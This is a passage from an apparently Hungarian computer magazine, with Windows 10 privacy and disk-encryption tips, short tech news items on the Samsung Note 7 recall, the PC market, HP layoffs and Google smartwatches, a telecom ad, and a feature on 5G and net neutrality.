Kapunk alternatívát a keresőre is: ellenében a Binggel vagy a Google-lal, a DuckDuckGo vagy a StartPage névtelenséget ígér, és nem elemzik a keresési kifejezéseket azért, hogy felhasználói profilt hozzanak létre. Az *Everything* (lemez mellékleten vagy a www.voidtools.com oldalon) nevű kereső kiválóan képes helyettesíteni a Windows beépített keresőjét, a tartalom indexálása után helyettesítőket is használhatunk.

Mindezek ellenére a Windows 10-zel nem lesz egyszerű dolgunk, és különösen a magánfelhasználóknak szánt Home



Az O&O ShutUp10 programja az ajánlott beállítások használatával a Windows 10 legtöbb kémfunkcióját kikapcsolja

változat esetében muszáj külön eszközökkel gátat szabni az adatáramlásnak, az operációs rendszer ugyanis nem kínál ehhez beállításokat. Ehhez képest a Pro és Enterprise változatoknál legalább a Csoportháztípus-szerkesztőt használhatjuk arra, hogy az adatgyűjtést és a Cortanát kikapcsolhassuk.

Összegzés: nincs tökéletes megoldás

Figyelembe véve az olyan szolgáltatások, mint a Facebook, Gmail és LinkedIn, fontosságát, egy átlagos mai felhasználónak szinte lehetetlen teljesen elbújni a weben, hacsak nem vállal sok kellemetlenséget ennek érdekében. A helyes megoldás az, hogy a megfelelő eszközökkel úgy tartjuk kordában az adatainkat, hogy csak azt és akkor osztjuk meg, amikor arra szükség van. Ameddig a szolgáltatók, marketingesek, reklámcégek és titkosszolgálatok próbálkoznak az adatgyűjtéssel, addig nekünk jogunk van védekezni ez ellen. 📌

Adathordozók titkosítása

A teljes körű védelemhez arra is szükségünk lesz, hogy személyes adathordozóinkat is titkosítsuk. Erre egy univerzális megoldás a lemez mellékletünkön is megtalálható VeraCrypt, amely a TrueCrypt igazi leszármazottjának tekinthető. > **Rendszertitkosításra** a Windows BitLocker szolgáltatása csak a Pro verzióban használható. Ez a rendszerpartíciót is titkosítja, a Home-felhasználók pedig ugyanezt kapják a VeraCrypttől. A programnak korábban kompatibilitási gondjai voltak az UEFI rendszereken, de az 1.18a verzió óta ezt megoldották. Ugyan-

akkor a Secure Bootot kénytelenek leszünk kikapcsolni, mert a VeraCrypt bootloadere nincs digitálisan aláírva és hitelesítve a Microsoft által. > **Különálló adatokhoz** is használható a VeraCrypt úgy, hogy titkosított tárolókat hozunk létre vele, amelyek feltörhetetlenek – és még álnéven is elrejtjük őket. Mivel a tároló mérete előre meghatározott, így már létrehozásakor tudnunk kell, hogy mi mindent szeretnénk benne elhelyezni. A felnyitott tárolók külön meghajtóként jelennek meg rendszerünkben.



A VeraCrypttel titkosított adattárolókat hozhatunk létre, az ezekben kerülő fájlok automatikusan védetté válnak

A Samsung bedobta a törülközőt

A Note 7-tel kapcsolatos problémákat nem sikerült megoldani, ezért a koreai vállalat a forgalmazás és a gyártás leállítása, valamint a meglévő készülékek visszahívása mellett döntött.

A Samsung nagy reményekkel dobta piacra a Galaxy Note 7 sorozatot augusztus végén; a phablet jó kritikákat kapott, és sokan azt gondolták, hogy sikerült egy olyan telefont letenni az asztalra, amellyel szemben az iPhone 7 Plusnak komolyan küzdenie kell majd. Aztán a sors úgy hozta, hogy pár nappal a forgalmazás megindítása után kiderült, hogy a telefon bizonyos esetekben túlmelegedhet, rossz esetben fel is robbanhat. Több tucat esetben ez be is következett, igazi szerencse, hogy komoly személyi sérülés nem történt. A Samsung gyorsan leszűkítette a probléma lehetséges okát, és kiderült, hogy az akkumulátor a felelős – pech, hogy pontosan azok az akkuk voltak veszélyesek, amelyeket a Samsung házon belül állított elő. A vállalat így a készülékcserével



elő. A vállalat így a készülékcserével

döntött, és valamennyi addig forgalomba kerülő darabot kicserélte. Már ez önmagában 1 milliárd dolláros veszteséget jelentett, a java azonban ekkor még hátravolt. Ugyanis a cserélt, és immáron hibamentesnek hitt Note 7-ek közül is volt több, ami kigyulladt. A Samsung ezért úgy döntött, hogy visszahívja a telefonokat, de most már végleg. A tulajdonosok kérhetik a vételár visszafizetését vagy cserekészüléket és pénzvisszatérítést – illetve több országban a Samsung további kedvezményre jogosító kuponokat is ad a póruul járt ügyfeleknek. A Samsung teljes kára valahol 4-5 milliárd dollár közé várható, ami nem fogja anyagilag megráznai a vállalatot – rövid távon legalábbis biztosan nem. Az már más kérdés, hogy az csak később derül ki, hogy a Samsung márkanév mennyire sínylette meg a botrányt. Az valószínű, hogy a Note 7 volt az utolsó Note, a Samsung a nevet szinte biztosan nyugdíjazza. A Samsung részvényei egyelőre stabilan tartják magukat; szeptemberben az első visszahívás után esett ugyan az árfolyam, de október elején történelmi csúcsot döntöttek a részvények.

10 éves az Asus ROG

Az Asus-játékosoknak szánt termékeit tömörítő Republic of Gamers márkanév 10 éves lett. A ROG gyorsan nagyon sikeres lett, érkezése az Asus termékpalalettáját alaposan felforgatta. A márkanév segítségével a tajvani gyártó a játékosok minden igényét igyekezett kiszolgálni, így a termékpalalettán a PC-k mellett notebookok, monitorok, videokártyák és külső perifériák is szerepeltek, szerepelnek. Természetesen a fejlesztések nem állnak le, és a jövőben is rengeteg gamer hardver érkezik majd az Asustól – köztük az Avalon, amely a minőségi csinál magad élményt fogja megismertetni a rajongókkal.



Megint csökkent a PC-piac

A Gartner jelentése szerint 2016 harmadik negyedében is elég nagyot csökkent a PC-piac: 12,9 százalékkal kevesebb gépet vásároltak a felhasználók, mint egy évvel korábban. Számokra lefordítva ez 68,9 millió gépet jelent, míg tavaly a harmadik negyedév során 79,1 millió komplett gép talált gazdára. A piacot három nagy gyártó, a Lenovo, a HP és a Dell uralja, e három vállalat szerezte meg a teljes torta 56 százalékát. Pár éve a HP trónfosztása még elképzelhetetlen volt, most viszont már a Lenovo bizonyult a

legnagyobb vállalatnak – igaz, a 14,4 millió eladott gépe alig 400 ezerrel több, mint ahány PC-t a HP értékesített. Természetesen a személyi számítógépek piaca nemcsak az asztali konfigurációk eladásait tartalmazza, hanem az értékesített notebookokat is itt tartja nyilván a Gartner – a 2-in-1 gépek besorolása viszont attól függ, hogy elsődleges funkció szerint az adott masina inkább notebook vagy inkább tablet. A kínai piac az átlagosnál jobban csökkent, az EMEA-régióban kisebb volt a visszaesés.

Logitech–Saitek házasság

A Logitech megvásárolta a szintén beviteli eszközöket gyártó Saiteket. E vállalat több olyan controllerrel rendelkezik, amelyeket direkt a repülőgép-szimulátorokhoz vagy az autós játékokhoz fejlesztettek ki. Egyes források szerint a Logitech a virtuálisvalóság-világokhoz kapcsolódó termékeket szeretne gyártani, ez indokolta a fúziót. Természetesen nem fejele erősíthető kijelzőkre kell számítani, hanem olyan beviteli eszközökre, amelyek a VR-világban való mozgásra és interakciókra lehet majd használni. A Saitek tapasztalatai jól jönnek majd, mivel minden VR-játékhoz más és más vezérlő ideális.

Újabb leépítés jön a HP-nél

Legalább háromezer munkavállalót küld el a HP 2017-2019 között, de az is lehet, hogy az elbocsátottak végső száma el fogja érni a négyezret – jelentette be a vállalat szövegében. A HP részben azért kényszerül erre, mert a nyomtató üzletág haldoklik, a magánfelhasználóknak szinte egyáltalán nem lehet már nyomtatókat értékesíteni, de a céges felhasználás is egyre csökken, ahogy egyre több vállalat áll át digitális üzenetküldési formátumokra a kapcsolattartás minden területén.

Emellett a HP egy másik részlege sem tudja hozni a számokat: a PC-s piac sem hasít, így hiába tudja növelni a HP mind a piaci részesedését, mind a profitot, az bőven nem ellensúlyozza a nyomtatóknál elszorított veszteségeket. A HP egyébként most is csökkenteni alkalmazottai létszámát, egy futó programja szerint 2016 végéig 3000 embertől válik meg.

Windows és az okosotthonok

Kiderült, hogy a Windows következő nagyobb frissítése egy sor érdekes újítást hoz majd, ám mind között a leginkább arra lesz érdemes figyelni, hogy Microsoft felkészíti az operációs rendszert az okosotthonok kezelésére is. Persze ezt igazából már a Mobile World Congress óta lehet tudni, és azt is, hogy a központban a Cortana lesz – hiszen a Microsoft digitális asszisztense szavakkal is instruálható, így ideális választás egy ilyen feladatra. Azonban a Cortana csak a rendszer egyik pillére lesz, a Windowszal feladatokat automatizálni is lehet majd, és természetesen megoldható lesz az is, hogy az otthoni rendszer eseményekre reagáljon. A részletek ugyanakkor még mindig nem tiszták:

az okosotthonoknál szokott lenni valamilyen központi egység, amely folyamatosan működik, a számítógépet viszont csak nagyon kevesen tartják folyamatosan bekapcsolva. A problémát relatív egyszerű áthidalni egy külső dobozzal, ez viszont azt jelentené, hogy a Microsoftnak valamilyen hardvert is kell a Windows mellé gyártani – vagy alternatívaként összeállhat pár készülékgyártóval valamilyen együttműködésre. A Windows következő nagy frissítése viszont csak 2017-ben esedékes, és addig várhatóan a szabványok is frissülni fognak – vagyis bár a Microsoft gőzerővel fejleszt, valószínűleg nincs még minden apró részlet köbe véste.

Google okosórák jönnek?

Egyes pletykák szerint a Google a jövő év elején két okosórát fog bemutatni, mégpedig olyanokat, amelyeket saját nevére is vesz. Azt egyelőre nem tudni, hogy a készülékeket ki fogja gyártani – lehet szó akár a Huawei-ről, akár az LG-ről, de természetesen nem kizárt az sem, hogy a Motorola vesz majd részt a forgalmazásban.

Az információ már korábban keringett a neten, most a legfrissebb információ a jövő évi megjelenésről szól – ez elég komolyan vehető, mivel az @evleaks Twitteréről származik, márpedig eddig szinte az összes ott megjelent információ bármilyen termékkel kapcsolatban igaznak bizonyult.

Igazából érdekes, hogy a Google saját okosórákat dob piacra, mivel a keresőóriás eddig is nagyon szorosan fogta a



gyeplőt: a készülékgyártók a szoftverben semmilyen változtatásokat nem eszközölhettek, így legfeljebb hardverben tudtak versenyezni, az viszont kérdéses, hogy a Google fel tudja-e venni a versenyt ezen a

téren a tapasztaltabb öreg rókákkal. Az viszont biztos, hogy az Android Wear 2.0, amelynek megjelenését az év közepére várták, szintén csak az órákkal együtt érkezik majd meg.

Az egyetlen racionális magyarázat az lehet a „saját” hardverre, ha a Google egy-maga szeretné felvenni a harcot az Apple Watchcal szemben, mivel ebben az esetben a Cupertino-i gyártóhoz hasonlóan mindent egy kézben tudna tartani. A kérdés csak az, hogy megéri-e az eddig jól bevált üzleti modell teljesen feladni – a Nexus telefonok piaci teljesítménye alapján azt mondjuk, hogy nem. Persze az órák piaca még kicsi, így tulajdonképpen még egy sikertörténet is kialakulhat mindebből.

HIRDETÉS

Virtuális megoldások, kézzelfogható előnyök

Kis-, közepes- és nagyvállalatok **egyedi igényeire szabható, költséghatékony, professzionális** telekommunikációs szolgáltatások, felhő alapú megoldásokkal, **beruházás nélkül**.



Kérdése van az IP-átállással kapcsolatban?

Hívjon minket bizalommal vagy látogasson el weboldalunkra!

+36 1 999-6060

www.opennet.hu



opennetworks
TELECOM AS YOU LIKE IT!

Váltson velünk IP-telekommunikációra!

A piac legkorszerűbb virtuális IP-alközpontjához a **CISCO SPA 303-G2 IP-telefonokat** most mindössze havi **50 Ft-ért** adjuk!

50 Ft
/ hónap



Részletek:
www.opennet.hu/ipatallas

5G – hálózat, ami körülvesz

A mobilhálózatok ötödik generációjával kapcsolatban az ipar virágzó digitális tájakra beszél. A kritikusok azonban figyelmeztetnek, hogy a beígért forradalomnak túl nagy az ára.

BENJAMIN HARTLMAIER

Autonóm vezetés

Az önmagukat vezető autók folyamatosan figyelik az utat, és kommunikálnak a többi járművel.



E-health

A hálózatba kötött kórházokban az orvos a távorvoslásnak köszönhetően otthonról is végrehajthatja a műtétet.



Michael Lemke régi motoros a maga területén. A fizika doktora több mint 24 éve dolgozik a telekommunikációs ágazatban. Közel negyedszázad alatt látott néhány mobilhálózati szabványt jönni és menni. A mobilhálózatok ötödik generációjának – röviden: 5G – igazi forradalmi jelentőséget jósol.

Szép új 5G-világ

„Az Internet, ahogyan ma ismerjük, el fog tűnni – mert mindig itt lesz”, jósolja Lemke, aki ma a Huawei hálózatieszkögyártó technológiai szakértőjeként dolgozik, és hozzáteszi: „Még hozzá vezeték

nélkül.” Nem csak Lemke ígér nagy dolgokat. Szinte a teljes telekommunikációs iparágnak utópisztikusan hangznak az 5G-vel kapcsolatos kijelentései: mobil adatátviteli sebesség, amely tíz-, sőt akár százszorosa a maiaknak, ezredmásodperces válaszidők, amelyeket ember már nem is képes érzékelni, és akkora mobil adatmennyiség, amely a mostani szabványt akár ezerszeresen is meghaladja. Mindez ráadásul cellánként akár százszor annyi eszköznek, mint ma. Technikai szempontból az olyan problémák, mint a kapcsolat szakadozása, a túlterhelt cellák és mennyiségi korlátozások a mobildíj szabásban,


egy csapásra megoldódnának. „Képzeld el, hogy mindig van vételük – a cellák szélén is –, mert mindenhol követ bennünket a hálózat”, festi le Lemke az új mobilvilágot.

És a legjobb ebben a technikai utópiában: az 5G 2020-ra tervezett bevezetésével már valósággá is válhat – tehát kevesebb mint négy év múlva. A magas adatátviteli ráták és a teljes rendelkezésre állás mellett Lemke számára mindenekelőtt az új 5G hálózatépítési lehetőségei jelentenek hatalmas előrelépést: „Minden, amit össze lehet kötni, össze is lesz kötve”, véli a mobilhálózat-szakértő. A dolgok internete, az önvezető autók és az Ipar 4.0

Ipar 4.0

Az okosgyárakban a gépek közti optimális kommunikációnak köszönhetően több robot dolgozik majd, mint ember.

Okosenergia
A hálózatba kötött erőművek és vezetékek állandó kapcsolatban állnak az okosothon-szenzorokkal.



Média & szórakozás

A taktilis internetnek és a virtuálisvalóság-szemüvegeknek köszönhetően az emberek sokkal intenzívebben élnek a virtuális teret, mint ma.

okos termelőberendezései – mindezeknek alapja lehet az 5G. De a szolgáltatók, mint a Vodafone, Telefónica, Deutsche Telekom, és a hálózateszköz-gyártók, mint a Huawei és az Ericsson, itt még messze nem akarnak megállni: az utak és gyárak mellett a jövőben kórházakat, focistadionokat, elektromos vezetékeket, kikötőket és egész városokat is okossá akarnak tenni.

Az 5G-vízió azonban ma még főleg az olyan marketingfogalmakban létezik, mint a „Networked Society” – így nevezi az Ericsson a jövő teljesen hálózatosított társadalmát – vagy a „Gigabit-társadalom”, amelyet az EU digitális biz-

tosa, Günther Oettinger az idei IFA alkalmával már egyenesen „Gigabájtársadalomnak” nyilvánított.

Gigabitról gigabájt-ra

Eddig azonban még nem teremtették meg a gigabit- és gigabájt-társadalom technikai alapjait. Épp ellenkezőleg: a tárgyalások a jövőbeli vezeték nélküli high speed kommunikációról még csak most kezdődtek.

Hogy utolérjék az ütemtervüket, a hálózatépítők és internetszolgáltatók a háttérben most teljes erőbedobással dolgoznak az 5G-kulcs technológiák fejlesztésén. A kutatás középpontja Németországban a drezdai Műszaki Egyetem,

ahová az 5G Lab Germany költözött be. Itt egy 22 professzorból és közel 600 alkalmazottból álló interdiszciplináris csapat dolgozik a jövő hálózatán – olyan ipari óriások támogatásával, mint a Vodafone, Nokia, Ericsson és Bosch.

Mindebben a Deutsche Telekom jár az élen. Az 5G-fejlesztés előrelendítésére 2016. januártól saját munkacsoportot finanszíroz a drezdai egyetemen: ez a „Deutsche Telekom Kommunikációs Hálózatok Tanszék”. A vezető Frank Fitzek professzor az 5G Lab tudóscsapatának is koordinátora.

A tapintható internet

Az 5G Lab kutatásainak egyik súlypontja az úgynevezett „taktilis internet”. Ez elsősorban az 5G különösen alacsony válaszidőre épít. Így lehetővé válhat, hogy a felhasználók VR-szemüvegek és elektromechanikus kesztyűk segítségével valós időben száz kilométer távolságból fizikai objektumokkal vagy személyekkel legyenek kapcsolatban. Praktikus felhasználási terület lehet a távorvoslás: bonyolult operációkhoz, amelyeket csak néhány specialista képes elvégezni, sem a sebésznek, sem a páciensnek nem kellene elhagynia a saját – egymástól akár több ezer kilométerre lévő – kórházát. Az orvos az operációt VR-szemüveggel és -kesztyűvel, hálózaton keresztül végezhetné.

A Huawei is nagy erővel kutatja a távorvoslást, ahogy az 5G más alkalmazási területeit is. A kínai hálózateszköz-gyártó azonban nem a drezdai 5G Laborba szállt be, hanem Münchenben rendezett be saját tesztkörnyezetet. A bajor tartományi kormányral, München városával, München műegyetemével, valamint a helyi M-net szolgáltatóval együtt a Huawei 2018-ig összesen 600 millió eurót fektetne be az úgynevezett 5G Vertical Industry Accelerator (5G VIA) területen. Többek között a müncheni „Klinika az Isar Jobb Partján” kórházzal tervezett együttműködésbe.

De hogy pontosan mit kutatnak a bajor tartományi fővárosban, azt nem lehet tudni. A Huawei a kérdésre válaszolva úgy fogalmazott, hogy a tesztkörnyezetben végzett tevékenység részleteit „jelenleg még nem szánják a nyilvánosságnak”. Egy 2015. februári sajtóközlemény azonban tartalmaz egy utalást, amelyből sejthető, hogy a befektetéseknek végül hogyan kellene megtérülni. Eszerint a tesztkörnyezet lehetővé tenné „a kidolgozott algoritmusok [...] tesztelé-


sét valós környezetben és a 2020 utáni digitális társadalmak vertikális piacaira jellemző forgatókönyvekkel”.

Mit terveznek valójában a szolgáltatók?

A „vertikális piacok” kifejezés elárulja, hogy a hálózatüzemeltetők és internet-szolgáltatók tervei szerint hogyan fog megterülni a befektetésük. Olyan új üzleti területekkel, amelyek szorosan összefüggenek az 5G hálózati struktúrájával – úgynevezett speciális szolgáltatásokkal. Az algoritmusoknak, amelyeket a Huawei jelenleg Münchenben tesztl, ebben központi jelentőségük van: a szakértők körében „Network Slicing” néven ismert eljárással az 5G hálózatot a jövőben különböző virtuális alhálózatokra osztanak fel, amelyek egyenként is értékesíthetők.

Ha a mobil hálózat korlátlanul és mindenhol rendelkezésre áll, akkor az a számítások szerint olyan üzleti modellekre ad lehetőséget, amelyeknél az ügyfelek már nem csak az internethez való nyílt hozzáférésért fizetnek. Ebben az esetben a hálózatfenntartók pénzhez juthatnak az olyan speciális szolgáltatásokból, mint az okosotthon-alkalmazások, virtuálisvalóság-konferenciák vagy az automatizált vezetés. A hálózatüzemeltetők azoktól a tartalomszolgáltatóktól és internet-startupoktól is kérhetnének pénzt, akiknek a termékei komolyabb igénybevételt jelentenek a hálózati infrastruktúrára nézve, például a nagy sávszélesség vagy a csekély válaszidőigényük miatt. Mind a Netflixhez hasonló szolgáltatóknál, mind a végfelhasználóknál kasszírozni, ez lenne a hálózatüzemeltetők duplán jövedelmező üzleti terve.

Ezzel a nagyszabású tervvel azonban még akadhatnak gondjai az ágazatnak, mivel a mai nézőpont szerint az ilyen



Érintőképernyő helyett tapintható internet

Valós idejű válaszok és rendkívül nagy sávszélesség: az 5G hálózatok ezen tulajdonságai a taktilis internet alapjai. Drezdában VR-szemüveggel és szenzoros kesztyűvel kutadják a tapintható internetet.

üzleti modellek az EU hálózatsemlegeségi szabályaiba ütköznek. Ez egyben megmagyarázza azt is, hogy a távközlési iparág miért jelentetett meg az EU BEREC (Body of European Regulators for Electronic Communications, Európai Elektronikus Hírközlési Szabályozók Testülete) hálózatsemlegeségi szabályok pontos értelmezéséről szóló közleménye előtt egy speciális lobbieratot „5G-manifestum” címen.

Ebben a dokumentumban többé vagy kevésbé leplezetlen módon próbáltak nyomást gyakorolni a szabályozókra, hogy azok ne fogják túl szigorúra a hálózatsemlegeségi szabályokat: „A távközlési iparág arra figyelmeztet”, írja az 5G-manifestum, „hogy a jelenleg a BEREC által javasolt hálózatsemleges-

ségi irányelvek jelentős bizonytalanságokhoz vezetnek az 5G-tőkeemegtérüléseknél. Ezért a befektetések (az 5G-be) valószínűleg elhúzódnak, kivéve, ha a szabályzóhatóságok befektetésbarát hozzáállásra váltanak.”

Ha a telekommunikációipar tervei valóra válnának, akkor a hálózatsemlegeség aktivistáinak, mint Thomas Lohninger, az 5G minden lenne, csak nem ragyogó jövőkép: „Ezzel a hálózatsemlegeség híveinek még a legrosszabb rémálmain is túlmennének, és az internet ezután inkább egy fizetős tévéhez lenne hasonlatos”, írta a netzpolitik.org oldalon.

Fék a speciális szolgáltatásoknak

A telekommunikációs ágazat dolgát nem fogják megkönnyíteni. A BEREC augusztus végén közzétette, hogy a nemzeti ellenőrző hatóságok, mint a Szövetségi Hálózati Ügynökség, a jövőben a speciális szolgáltatásokat nagyon alaposan átvizsgálják a hálózatsemlegeség megsértésének szempontjából. Főleg arra nem lesz lehetőség, hogy olyan szolgáltatásokat, amelyeket a „normál” interneten is kínálnának, utólag speciális szolgáltatásnak nyilvánítsanak a cégek.

A telefónia területén a BEREC példában megengedhető speciális szolgáltatás-ként nevezi meg a voice over LTE-t, ezzel szemben a Skype-ot nem lehetne speciális szolgáltatásnak nyilvánítani. A videostreamingnél is hasonló a helyzet: a lineá-



**Új kollégáink?
Az Ericsson hálózati gyártó egy 5G-víziójában ez teljesen elképzelhető**

ris IPTV-t, amelyet a kábeltévéhez hasonlóan adásként sugároznak, a szolgáltató nyilváníthatja speciális szolgáltatásnak, ezzel szemben a video on demand szolgáltatásokat, mint a Netflix vagy a YouTube, már nem. Ez azt jelenti, hogy a hálózatüzemeltetők a jövőben sem tarthatják minden esetben a markukat, csak mert egy szolgáltatás magas követelményeket támaszt a rendszerükkel szemben.

A szolgáltatók erre a döntésre – kevéssé meglepő módon – meglehetősen tartózkodóan reagáltak. A Telekom egy szóvivője kérdésre közölte, hogy a hálózatsemlegesség szigorú értelmezése „veszélyezteti az innovatív üzleti modelleket – különösen az ipari területen”. Úgy tűnik, egyelőre kivárik, hogy milyen kimenetele lesz a nemzeti szabályozhatóságok egyes ellenőrzési eseteinek. Hasonlóan nyilatkozott a Telefónica, az O₂ anyavállalata is. A Vodafone pedig nem kívánta a BEREC döntését kommentálni.

Nyomás alatt az UMTS és a Wi-Fi

Még ha elsőre úgy is tűnik, hogy az 5G-hez kapcsolható tömeges hálózatsemlegesség-sértések leküzdhetők, más helyen még komoly átalakulások várhatóak. Ugyanis az 5G-hez vezető első lépés azt jelenti, hogy az LTE-szabványt kibővítik – és ennek áldozatául eshetnek a jelenleg kedvelt mobil technológiák.

Az 5G-fejlesztők fókuszában a 2 és 5 GHz-es frekvenciatartományok állnak, amelyeket jelenleg az UMTS- és a Wi-Fi-hálózatok használnak. Ez a két frekvenciasáv szükséges a magas hatótávolság garantálásához a jövő mindenütt jelen lévő hálózatában. Eközben az LTE sáv szélességet kiegészítő frekvenciákkal kellene 5G-színvonalra emelni, lépésről lépésre, a teljes infrastruktúra átépítése nélkül.

Az UMTS számára ez lenne a vég kezdete? Könnyen lehet, mivel a Vodafone mintha már a lekapcsolás felé kacsingatna. Mint az a teltarif.de portál birtokába került bizalmas dokumentumokból kiderül, a szolgáltató azt fontolgatja, hogy a 2 GHz-es sáv szélességen UMTS helyett LTE-t üzemeltessen a jövőben. Ez a Vodafone szerint 300 Mbit/



„Az 5G-hálózat mindenhová követni fog minket.”

Michael Lemke, Huawei
mobiltelefon-forradalmat jósol

az 5 GHz-es frekvenciasávot használná.


Médiabeszámolók szerint Johannes Nill, a FritzBoxot gyártó AVM egyik igazgatója aggályait fejezte ki amiatt, hogy az LAA-LTE bevezetésével esetleg nem lesz több garantált az 5 GHz-es Wi-Fi-routerek zavartalan üzemelése.

Hogyan szorítja ki az 5G a mai szabványokat

Az 5G-hez vezető úton először az LTE fogja más rádiószabványok helyét elfoglalni, majd hosszú távon a Wi-Fi-vel együtt az 5G-be olvadni. Legelőször az UMTS tűnik majd el.

Frekvenciatartomány :	2 GHz	5 GHz	24 GHz-től
Ma:	UMTS	Wi-Fi	Kutatás
2020-ig:	LTE	Wi-Fi + LTE	Új 5G-rádiószabvány

Az olyan 5G-adóknak, mint az Ericsson prototípusa, ugyan nagy a sáv szélessége, de csekély a hatótávolsága. Lehetséges működési helye: utcai lámpák



s-os kiegészítő letöltési sebességet jelentene. Ennek a forgatókönyvnek azonban az lenne a következménye, hogy azon okostelefonok, amelyek nem támogatják az LTE-t, teljesen használhatatlanná válnának.

A Wi-Fi jövője kevésbé tűnik drámainak. Mivel az 5 GHz-es sáv szélesség közhasználatú, minden üzemeltetőnek licencmentesen rendelkezésére áll – ezért a vezeték nélküli hálózat teljes lekapcsolása alapvetően kizárt. Azonban a jövőben ez az eddig viszonylag zavarmentes frekvenciaterület is beszűkülhet. A mobilszolgáltatók, például a Telekom, jelenleg az LAA-LTE (Licensed-Assisted Access LTE) bevezetésén dolgoznak, amely a modern Wi-Fi-routerekhez hasonlóan

Kérdésünkre az AVM azt nyilatkozta, az aggodalmuk oka, hogy mindeddig nincsenek gyakorlati tesztek, amelyek kizárnák annak a lehetőségét, hogy az LAA-LTE káros hatással lesz a vezeték nélküli hálózatra.

